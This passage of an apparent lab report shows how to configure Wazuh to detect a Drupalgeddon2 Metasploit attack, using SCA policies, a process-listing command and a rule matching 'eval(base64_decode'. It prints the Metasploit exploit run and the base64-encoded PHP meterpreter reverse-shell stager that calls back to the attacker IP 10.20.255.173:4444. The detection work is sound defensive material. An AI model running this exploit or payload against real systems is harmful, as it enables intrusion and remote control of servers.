
Next, we will add the first SCI policy file to **/var/ossec/etc/shared/default/sca_drupal.yaml** [52],[55],[56].



```
  GNU nano 2.9.3                      /var/ossec/etc/shared/default/sca_drupal.yaml

# Security Configuration Assessment
# Drupal

policy:
  id: "drupal"
  file: "drupal.yml"
  name: "Security checks for Drupal"
  description: "Find vulnerable versions of Drupal"

checks:
  - id: 110110
    title: "Drupal Drupalgeddon 2 Forms API Property Injection (CVE-2018-7600)"
    description: "Drupal before 7.58, 8.x before 8.3.9, 8.4.x before 8.4.6, and 8.5.x before 8.5.1 allows remote attackers to exe$
    references:
      - https://www.cvedetails.com/cve/CVE-2018-7600/
      - https://nvd.nist.gov/vuln/detail/CVE-2018-7600
      - https://www.rapid7.com/db/modules/exploit/unix/webapp/drupal_drupalgeddon2
    condition: none
    rules:
      - 'c:find /var/www/ -type f -wholename *modules/help/help.inf* -exec grep -P version {} + -> r:^version && r:\p6.\d+'
      - 'c:find /var/www/ -type f -wholename *modules/help/help.inf* -exec grep -P version {} + -> r:^version && n:\p7.(\d+) comp$
      - 'c:find /var/www/ -type f -wholename *modules/help/help.inf* -exec grep -P version {} + -> r:^version && n:\p8.(\d+) comp$
      - 'c:find /var/www/ -type f -wholename *modules/help/help.inf* -exec grep -P version {} + -> r:^version && n:\p8.3.(\d+) co$
      - 'c:find /var/www/ -type f -wholename *modules/help/help.inf* -exec grep -P version {} + -> r:^version && n:\p8.4.(\d+) co$
      - 'c:find /var/www/ -type f -wholename *modules/help/help.inf* -exec grep -P version {} + -> r:^version && n:\p8.5.(\d+) co$
```

Figure 38: SCA_drupal.yaml

We have to enable this SCI policy on our agent, going to **/var/ossec/etc/shared/default/agent.conf** and add the following:



```
<agent_config>
    <!-- enable sca_drupal.yaml policy for metasploit attack -->
    <sca>
        <enabled>yes</enabled>
        <scan_on_start>yes</scan_on_start>
        <interval>15m</interval>
        <skip_nfs>yes</skip_nfs>
        <policies>
            <policy>/var/ossec/etc/shared/sca_drupal.yaml</policy>
        </policies>
    </sca>
</agent_config>
```


Figure 39: Enable SCA_drupal.yaml policy for Metasploit attack

3.1.3.2 Step 2: SCA configuration to detect dangerous binaries with SUID bit set

As we have seen before in the "attacking the vulnerable machine" section, root access could be gained during the Metasploit attack due to the SUID bit set in the find command. SCA policies can track this type of binaries.

In view of the fact that some binaries legitimately contain the SUID bit, they must be excluded. We use the default list created by Anon-Exploiter/SUID3NUM [54].

Next, we will add the first SCI policy file to **/var/ossec/etc/shared/default/sca_systemfiles.yaml**




```
# Security Configuration Assessment
# System files

policy:
  id: "system-files"
  file: "system-files.yml"
  name: "Security checks for system files"
  description: "Analyse system files to find vulnerabilities"

checks:
  - id: 110111
    title: "Dangerous binaries with SUID bit set found"
    description: "Binaries with SUID bit set can result in a root shell."
    condition: none
    rules:
      - 'c:find /usr/bin -perm -u=s -type f -printf "%y:%p\n" -> !r:arping|at|bwrap|chfn|chrome-sandbox|chsh|dbus-daemon-launch-helper|dmcrypt
-get-device|exim4|fusermount|gpasswd|helper|kismet_capture|lxc-user-nic|mount|mount.cifs|mount.ecryptfs_private|mount.nfs|newgidmap|newgrp|new
uidmap|ntfs-3g|passwd|ping|ping6|pkexec|polkit-agent-helper-1|pppd|snap-confine|ssh-keysign|su|sudo|traceroute6.iputils|ubuntu-core-launcher|u
mount|VBoxHeadless|VBoxNetAdpCtl|VBoxNetDHCP|VBoxNetNAT|VBoxSDL|VBoxVolInfo|VirtualBoxVM|vmware-authd|vmware-user-suid-wrapper|vmware-vmx|vmwa
re-vmx-debug|vmware-vmx-stats|Xorg.wrap|chage|crontab|^"$'

~
~
```

Figure 40: SCA_systemfiles.yaml

As we did before, we must enable this SCI policy on our agent, going to **/var/ossec/etc/shared/default/agent.conf**

by adding this line **<policy>/var/ossec/etc/shared/sca_systemfiles.yaml</policy>**

to the lines we have already created before, as we can see in the following figure.




```
<agent_config>
    <!-- enable both sca_systemfiles.yaml and sca_drupal.yaml policies for metasploit attack -->
    <sca>
        <enabled>yes</enabled>
        <scan_on_start>yes</scan_on_start>
        <interval>15m</interval>
        <skip_nfs>yes</skip_nfs>
        <policies>
            <policy>/var/ossec/etc/shared/sca_drupal.yaml</policy>
            <policy>/var/ossec/etc/shared/sca_systemfiles.yaml</policy>
        </policies>
    </sca>
</agent_config>
```

Figure 41: Enable both SCA_systemfiles.yaml and SCA_drupal.yaml policies for metasploit attack

3.1.3.3 Step 3: Detecting meterpreter

The following figure showing suspicious processes will appear in a Metasploit attack on the vulnerable machine by executing this command:

# ps -eo user,pid,cmd | grep www-data




```
root@DC-1:~# ps -eo user,pid,cmd | grep www-data
www-data  2237 /usr/sbin/apache2 -k start
www-data  2238 /usr/sbin/apache2 -k start
www-data  2239 /usr/sbin/apache2 -k start
www-data  2240 /usr/sbin/apache2 -k start
www-data  2241 /usr/sbin/apache2 -k start
www-data  3175 /usr/sbin/apache2 -k start
www-data  3827 /usr/sbin/apache2 -k start
www-data  3828 sh -c php -r 'eval(base64_decode(Lyo8P3BocCAvKiovIGVycm9yX3Jlc
G9ydGluZygwKTsgJGlwID0gJzEwLjIwLjI1NS4xNzMnOyAkcG9ydCA9IDQ0NDQ7IGlmICgoJGYgPS
Anc3RyZWFtX3NvY2tldF9jbGllbnQnKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAkZigidGN
wOi8veyRpcH06eyRwb3J0fSIpOyAkc190eXBlID0gJ3N0cmVhbSc7IH0gaWYgKCEkcyAmJiAoJGYg
HJlYW0nOiAkYiAuPSBmcmVhZCgkcywgJGxlbi1zdHJsZW4oJGIpKTsgYnJlYWs7IGNhc2UgJ3NvY2
tldCc6ICRiIC49IHNvY2tldF9yZWFkKCRzLCAkbGVuLXN0cmxlbigkYikpOyBicmVhazsgfSB9ICR
HTE9CQUxTWydtc2dzb2NrJ10gPSAkczsgJEdMT0JBTFNbJ21zZ3NvY2tfdHlwZSddID0gJHNfdHlw
ZTsgaWYgKGV4dGVuc2lvbl9sb2FkZWQoJ3N1aG9zaW4nKSAmJiBpbmlfZ2V0KCdzdWhvc2luLmV4Z
WN1dG9yLmRpc2FibGVfZXZhbCcpKSB7ICRzdWhvc2luX2J5cGFzcz1jcmVhdGVfZnVuY3Rpb24oJy
csICRiKTsgJHN1aG9zaW5fYnlwYXNzKCk7IH0gZWxzZSB7IGV2YWwoJGIpOyB9IGRpZSgpOw));'
www-data  3829 php -r eval(base64_decode(Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGlu
ZygwKTsgJGlwID0gJzEwLjIwLjI1NS4xNzMnOyAkcG9ydCA9IDQ0NDQ7IGlmICgoJGYgPSAnc3RyZ
WFtX3NvY2tldF9jbGllbnQnKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAkZigidGNwOi8vey
RpcH06eyRwb3J0fSIpOyAkc190eXBlID0gJ3N0cmVhbSc7IH0gaWYgKCEkcyAmJiAoJGYgPSAnZnN
```

Figure 42: Some suspicious processes on our Vulnerable machine (DC:1)

Furthermore, we will be able to find an open connection for the 3829 PID, which is a unique number that identifies every running process in an operating system by executing the following command on our vulnerable machine:

# netstat -tunap | grep 3829




```
root@DC-1:~# netstat -tunap | grep 3829
tcp        0      0 10.20.255.71:45742      10.20.255.173:4444      CLOSE_WAI
T   3829/php
```

Figure 43: Open connection for the 3289 PID

When a process tries to evaluate some base64 code, we should consider it an unusual situation and alert about it. So, we will run a command to list the processes in our agents. When the string eval(base64_decode) appears in a process, we will generate an alert.


Below, we will see how to configure the command in order to list the processes, and it will be added to **/var/ossec/etc/shared/default/agent.conf**



```
<wodle name="command">
    <disabled>no</disabled>
    <tag>ps-list</tag>
    <command>ps -eo user,pid,cmd</command>
    <interval>60s</interval>
    <ignore_output>no</ignore_output>
    <run_on_start>yes</run_on_start>
    <timeout>5</timeout>
</wodle>
```

Figure 44: Command configuration

Now, we will create a specific rule with a unique ID to detect all processes evaluating base64 code. From the Wazuh manager, we go to **/var/ossec/etc/rules/local_rules.xml**



```

 <!-- start a new rule for metasploit attack, Create the rule to detect processes evaluating base64 code-->

 <group name="wazuh,">
    <rule id="110110" level="0">
        <location>command_ps-list</location>
        <description>List of running process.</description>
        <group>process_monitor,</group>
    </rule>

    <rule id="110111" level="10">
        <if_sid>110110</if_sid>
        <match>eval(base64_decode</match>
        <description>Reverse shell detected.</description>
        <group>process_monitor,attacks</group>
    </rule>
</group>

```

Figure 45: Create a new rule to detect processes evaluating base64 code

3.1.3.4 Step 4: Applying previous changes

In order to make our new rule effective and apply it, we should restart the Wazuh manager, whether from the GUI or the command shell, using the following command:

# Systemctl restart wazuh-manager

3.1.3.5 Step 5: Installing the Wazuh agent


When we install the Wazuh agent on the vulnerable machine, we will be able to monitor this machine. It is important to remember that the configuration of our agents is done remotely from the manager, and there are commands in the configuration (in the SCA and command features). Therefore, we need to enable the following settings in the agent and restart it to apply the change:

# echo -e "sca.remote_commands=1\nwazuh_command.remote_commands=1" >> /var/ossec/etc/local_internal_options.conf

# service wazuh-agent restart

3.1.4 Detecting the attack with Wazuh


In this section, we will redo the same attack we have done before and monitor how Wazuh will warn us and give an alert telling us that there is a dangerous event happening.



```
msf6 >  use exploit/unix/webapp/drupal_drupalgeddon2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOST 10.20.255.71
RHOST ⇒ 10.20.255.71
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 10.20.255.173:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Sending stage (39860 bytes) to 10.20.255.71
[*] Meterpreter session 1 opened (10.20.255.173:4444 → 10.20.255.71:45754 )
at 2022-07-06 13:27:06 -0400

meterpreter > getpid
Current pid: 6062
meterpreter > 
```

Figure 46: Executing Metasploit attack for the second time

We go to the GUI of the Wazuh server to see how the Rule we have created previously detects the meterpreter session.




Time	rule.description	rule.level	rule.id	full_log
Jul 6, 2022 @ 19:47:04.260	Reverse shell detected.	10	110111	www-data 6062 php -r eval(base64_decode(Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0gJzEwLjIwLjI1NS4xNzMnOyAkcG9ydCA9IDQ0NDQ7IGlmICgoJGYgPSAnc3RyZWFtX3NvY2tldF9jbGllbnQnKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAkZigidGNwOi8veyRpcH06eyRwb3J0fSIpOyAkc190eXBlID0gJ3N0cmVhbSc7IH0gaWYgKCEkcyAmJiAoJGYgPSAnZnNvY2tvcGVuJykgJiYgaXNfY2FsbGFibGUoJGYpKSB7ICRzID0gJGYoJGlwLCAkcG9ydCk7ICRzX3R5cGUgPSAnc3R
Jul 6, 2022 @ 19:47:04.250	Reverse shell detected.	10	110111	www-data 6061 sh -c php -r 'eval(base64_decode(Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0gJzEwLjIwLjI1NS4xNzMnOyAkcG9ydCA9IDQ0NDQ7IGlmICgoJGYgPSAnc3RyZWFtX3NvY2tldF9jbGllbnQnKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAkZigidGNwOi8veyRpcH06eyRwb3J0fSIpOyAkc190eXBlID0gJ3N0cmVhbSc7IH0gaWYgKCEkcyAmJiAoJGYgPSAnZnNvY2tvcGVuJykgJiYgaXNfY2FsbGFibGUoJGYpKSB7ICRzID0gJGYoJGlwLCAkcG9ydCk7ICRzX3R5cGUgPSAnc3RyZWFtJzsgfSBpZiAoISRzICYmICgkZiA9ICdzb2NrZXRfY3JlYXRlJykgJiYgaXNfY2FsbGFibGUoJGYpKSB7ICRzID0gJGYoQUZfSU5FVCwgU09DS19TVFJFQU0sIFNPTF9UQ1ApOyAkcmVzID0gQHNvY2tldF9jb25uZWN0KCRzLCAkaXAsICRwb3J0KTsgaWYgKCEkcmVzKSB7IGRpZSgpOyB9ICRzX3R5cGUgPSAnc29ja2V0JzsgfSBpZiAoISRzX3R5cGUpIHsgZGllKCdubyBzb2NrZXQgZnVuY3MnKTsgfSBpZiAoISRzKSB7IGRpZSgnbm8gc29ja2V0Jyk7IH0gc3dpdGNoICgkc190eXBlKSB7IGNhc2UgJ3N0cmVhbSc6ICRsZW4gPSBmcmVhZCgkcywgNCk7IGJyZWFrOyBjYXNlICdzb2NrZXQnOiAkbGVuID0gc29ja2V0X3JlYWQoJHMsIDQpOyBicmVhazsgfSBpZiAoISRsZW4pIHsgZGllKCk7IH0gJGEgPSB1bnBhY2soIk5sZW4iLCAkbGVuKTsgJGxlbiA9ICRhWydsZW4nXTsgJGIgPSAnJzsgd2hpbGUgKHN0cmxlbigkYikgPCAkbGVuKSB7IHN3aXRjaCAoJHNfdHlwZSkgeyBjYXNlICdzdHJlYW0nOiAkYiAuPSBmcmVhZCgkcywgJGxlbi1zdHJsZW4oJGIpKTsgYnJlYWs7IGNhc2UgJ3NvY2tldCc6ICRiIC49IHNvY2tldF9yZWFkKCRzLCAkbGVuLXN0cmxlbigkYikpOyBicmVhazsgfSB9ICRHTE9CQUxTWydtc2dzb2NrJ10gPSAkczsgJEdMT0JBTFNbJ21zZ3NvY2tfdHlwZSddID0gJHNfdHlwZTsgaWYgKGV4dGVuc2lvbl9sb2FkZWQoJ3N1aG9zaW4nKSAmJiBpbmlfZ2V0KCdzdWhvc2luLmV4ZWN1dG9yLmRpc2FibGVfZXZhbCcpKSB7ICRzdWhvc2luX2J5cGFzcz1jcmVhdGVfZnVuY3Rpb24oJycsICRiKTsgJHN1aG9zaW5fYnlwYXNzKCk7IH0gZWxzZSB7IGV2YWwoJGIpOyB9IGRpZSgpOw

Figure 47: Detect the meterpreter session

We can notice from the figure above how the new rule, which has the (ID: 110111), detects a meterpreter session, as we can see from the rule description we have inserted. The most important part is the full_log, where we can read suspicious processes appearing in a Metasploit attack and how our rule was able to detect that process evaluating base64 code, highlighted in the figure above. More and more security events have been fired with different processes evaluating base64 code.


In addition, Metasploit generates a log in the Apache server during exploitation, which matches the rule **Web server 400** error code (ID: 31101) that indicates that an attack might have occurred.



Time	rule.description	rule.level	rule.id	agent.name	location	rule.groups
Jul 6, 2022 @ 18:30:27.569	Web server 400 error code.	5	31101	DC-1	/var/log/apache2/access.log	web, accesslog, attack
